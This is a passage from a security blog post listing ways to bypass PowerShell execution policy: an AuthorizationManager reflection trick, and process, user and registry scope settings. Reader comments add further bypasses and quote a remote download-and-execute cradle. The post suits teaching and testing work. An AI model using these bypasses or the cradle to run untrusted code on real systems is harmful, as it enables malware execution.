
    Create your script then follow the tutorial written by Carlos Perez to sign it. Finally,run it using the command below:

```
PowerShell.exe -ExecutionPolicy Remote-signed -File .runme.ps1
```

12. **Disable ExecutionPolicy by Swapping out the AuthorizationManager**

    This is really creative one I came across on http://www.nivot.org. The function below can be executed via an interactive PowerShell console or by using the “command” switch. Once the function is called it will swap out the “AuthorizationManager” with null. As a result, the execution policy is essentially set to unrestricted for the remainder of the session. This technique does not result in a persistant configuration change or require writing to disk. However, it the change will be applied for the duration of the session.

```
function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype
().getfield("_context","nonpublic,instance").getvalue( $executionco
ntext)).gettype().getfield("_authorizationManager","nonpublic,insta
nce").setvalue($ctx, (new-object System.Management.Automation.Autho
rizationManager "Microsoft.PowerShell"))}  Disable-ExecutionPolicy
 .runme.ps1
```




```
PS C:\temp> function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype(
).getfield("_context","nonpublic,instance").getvalue( $executioncontext)).gettyp
e().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx, (new-o
bject System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))
}
PS C:\temp> Disable-ExecutionPolicy
PS C:\temp> .\runme.ps1
My voice is my passport, verify me.
PS C:\temp>
```

13. **Set the ExcutionPolicy for the Process Scope**

    As we saw in the introduction, the execution policy can be applied at many levels. This includes the process which you have control over. Using this technique the execution policy can be set to unrestricted for the duration of your Session. Also, it does not result in a configuration change, or require writing to the disk. I originally found this technique on the r007break blog.

```
Set-ExecutionPolicy Bypass -Scope Process
```




```
PS C:\temp> Set-ExecutionPolicy Unrestricted -scope process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose you to the security risks
described in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the
execution policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\temp> .\runme.ps1
My voice is my passport, verify me.
PS C:\temp>
```

14. **Set the ExcutionPolicy for the CurrentUser Scope via Command**

    This option is similar to the process scope, but applies the setting to the current user's environment persistently by modifying a registry key. Also, it does not result in a configuration change, or require writing to the disk. I originally found this technique on the r007break blog

```
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricte
d
```




```
PS C:\temp> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy UnRestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose you to the security risks described
in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the
execution policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\temp> .\runme.ps1
My voice is my passport, verify me.
PS C:\temp>
```

15. **Set the ExcutionPolicy for the CurrentUser Scope via the Registry**

    In this example I've shown how to change the execution policy for the current user's environment persistently by modifying a registry key directly.

```
HKEY_CURRENT_USER\Software\MicrosoftPowerShell\1\ShellIds\Microsof
t.PowerShell
```



Name	Type	Data
(Default)	REG_SZ	(value not set)
ExecutionPolicy	REG_SZ	Unrestricted

Computer\HKEY_CURRENT_USER\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell

Wrap Up Summary

I think the theme here is that the execution policy doesn't have to be a hurdle for developers, admins, or pentesters. Microsoft never intended it to be a security control. Which is why there are so many options for bypassing it. Microsoft was nice enough to provide some native options and the security community has also come up with some really fun tricks. Thanks to all of those people who have contributed through blogs and presentations. To the rest, good luck in all your PowerShell adventures and don't forget to hack responsibly. 😉

References

http://blogs.msdn.com/b/powershell/archive/2008/09/30/powershell-s-security-guiding-principles.aspx
http://obscuresecurity.blogspot.com/2011/08/powershell-executionpolicy.html
http://roo7break.co.uk/?page_id=611
http://technet.microsoft.com/en-us/library/hh849694.aspx
http://technet.microsoft.com/en-us/library/hh849812.aspx
http://technet.microsoft.com/en-us/library/hh849893.aspx
http://www.darkoperator.com/blog/2013/3/21/powershell-basics-execution-policy-and-code-signing-part-2.html
http://www.hanselman.com/blog/SigningPowerShellScripts.aspx
http://www.darkoperator.com/blog/2013/3/5/powershell-basics-execution-policy-part-1.html
http://www.nivot.org/blog/post/2012/02/10/Bypassing-Restricted-Execution-Policy-in-Code-or-in-Scriptfrom
http://www.powershellmagazine.com/2014/07/08/powersploit/

Guest

essakhi

Thumb up for you. It is very interesting. Essakhi

Reply

4 years ago

Guest

Nicholas Bostwick

Also another option is to to this:

```
$scriptcontents = [scriptblock]::create((get-content '\\server\filepath.ps1'|out-string))
. $scriptcontents
```

Reply

3 years ago

Guest

ambient

Do you think it is possible to intercept the input command of the powershell as I am trying to find a way to intercept the powershell console?

Reply

3 years ago

Guest

David Watson

2 Thumbs up for the Sneakers Reference.

Reply

3 years ago

Guest

Chris

Doesn't most all of those techniques require some sort of elevated privilege on the server before they will run without a valid signature?

Reply

3 years ago

Author

Scott Sutherland

In a surprising number of environments all of the techniques work without elevated privileges. However, systems can be configured with more restrictive settings to prevent about half of the techniques. When working in restrictive environments my personal favorite is number 12. It seems to work without fail, and gives me the flexibility to easily execute local and remote scripts.

Reply 3 years ago

Guest

Jim Knopf

Very creative ways to disable the restriction. Thanks for sharing.

> Instead, it was intended to prevent administrators from shooting themselves in the foot.

I think the main reason is to prevent normal users to execute ps1 files via an email attachement.

Reply 3 years ago

Author

Scott Sutherland

Thanks, happy to share the cheat sheet. I agree, the execution policy definitely adds another layer to help prevent users from executing .ps1 scripts. I believe Microsoft also set the default program for .ps1 files to notepad. That way if a user clicks a .ps1 file, it opens in notepad instead of being executed like a batch file. Those Microsoft guys are always thinking. 🙂

Reply 3 years ago

Guest

stroyde

In case the perpetrators of the newest scourge JIT malware (that often uses Powershell via security bypass) are reading this, they can have all the tricks they missed!

Reply 3 years ago

Guest

Karthik K

Can’t thank you enough for this post

Reply 3 years ago

Guest

Dennis Drost

Powerful commands that can ease your work in some enviroments. However I can’t quite shake the feeling that these commands can also be used to exploit weaknesses.

THX for this post.

Sypherian

Reply 2 years ago

Guest

Devbrat

Keep up the good work Scott its really good.

Reply

2 years ago

Author

Scott Sutherland

Thanks! Will do. 🙂

Reply

2 years ago

Guest

Jared B.

This was very helpful! The default restricted policy has kept me from actively doing more with PowerShell because changing the security policy is often a prohibitive requirement. The techniques demonstrated in your article show less prohibitive methods for using powershell in restricted environments.

Reply

2 years ago

Author

Scott Sutherland

Very cool. That's exactly why I put it out there – I'm glad it came in handy. 🙂

Reply

2 years ago

Guest

yazan

hi there
thanks for your article its so helpful
am using VB to excute the code but , i have a problem with the "invoke-command -scriptblock "Code" "
it keeps saying "The filename or extension is too long"
do you know whats the problem ??

Reply

1 year ago

Marc

Create the following ps.cmd and put it in your PATH:

Guest

POWERSHELL -Command “$enccmd=[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes((Get-Content ‘%1’ | Out-String)));POWERSHELL -EncodedCommand $enccmd”

Now you can run any powershell script as in:

psa mypowershell.ps1

Reply

1 year ago

Guest

Anthony Clendenen

Thanks Scott, great info. I had used the TYPE to call a PS script that contains Set-ExecutionPolicy -ExecutionPolicy Bypass in the past but hadn’t thought about using Get-Content. It makes changes locally, but I am okay with that for my SQL testing. I would otherwise use your suggestion of using Invoke instead (7). It would be interesting to see if I could use (#4) Invoke-WebRequest and pipe it to powershell.exe -c using a regular expression to scrape “IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1″)”

Reply

1 year ago

Guest

Armando Delgado

Great!, Thanks you saved my day…

Reply

1 year ago

Guest

Tim Scott

Thanks for the tips, Scott! I was able to use step 13 in writing a PowerShell script to help automate the setup of some developer laptops at our company. I wanted to get some of the developers at our company unfamiliar with Docker to still be able to use some containers I create that have some useful tools to help them be more efficient or not have to know everything about setting up the environment required for some of our software frameworks. Now I’ve got a script that they can run and have Windows 10 ready to run Windows Docker… Read more »

Reply

1 year ago

Franck Thank you very much for such an informative and thorough article !

Reply

1 year ago

Guest

Ixit

This is an excellent post. Great work in being so thorough.

Guest

Reply

1 year ago

MiamiCaveman

hi
What is the problem using this:

```
#At start of the PS script:
$EXECUTIONPOLICY = Get-ExecutionPolicy
Set-ExecutionPolicy Unrestricted

(body of script here)

#At end of script reset of original execution policy
Set-ExecutionPolicy $EXECUTIONPOLICY
```

?

Guest

Reply

11 months ago

Search …

Scott Sutherland

FOLLOW ME

RELATED POSTS

Anonymously Enumerating Azure Services
Karl Fosaaen

Inveigh – What's New in Version 1.4
Kevin Robertson

Get-AzurePasswords: A Tool for Dumping Credentials from Azure Subscriptions
Karl Fosaaen

RECENT POSTS BY SCOTT

Bypassing SQL Server Logon Trigger Restrictions

Prioritizing the Remediation of Mitre ATT&CK Framework Gaps

Databases and Clouds: SQL Server as a C2

SHARE

GET IN TOUCH

First Name *

Last Name *

Company *

Phone *

Do not use dashes

Company Email *

Comments

Contact Us Now

About Blog Careers Contact

800 Washington Ave N • Suite 670 Minneapolis, MN 55401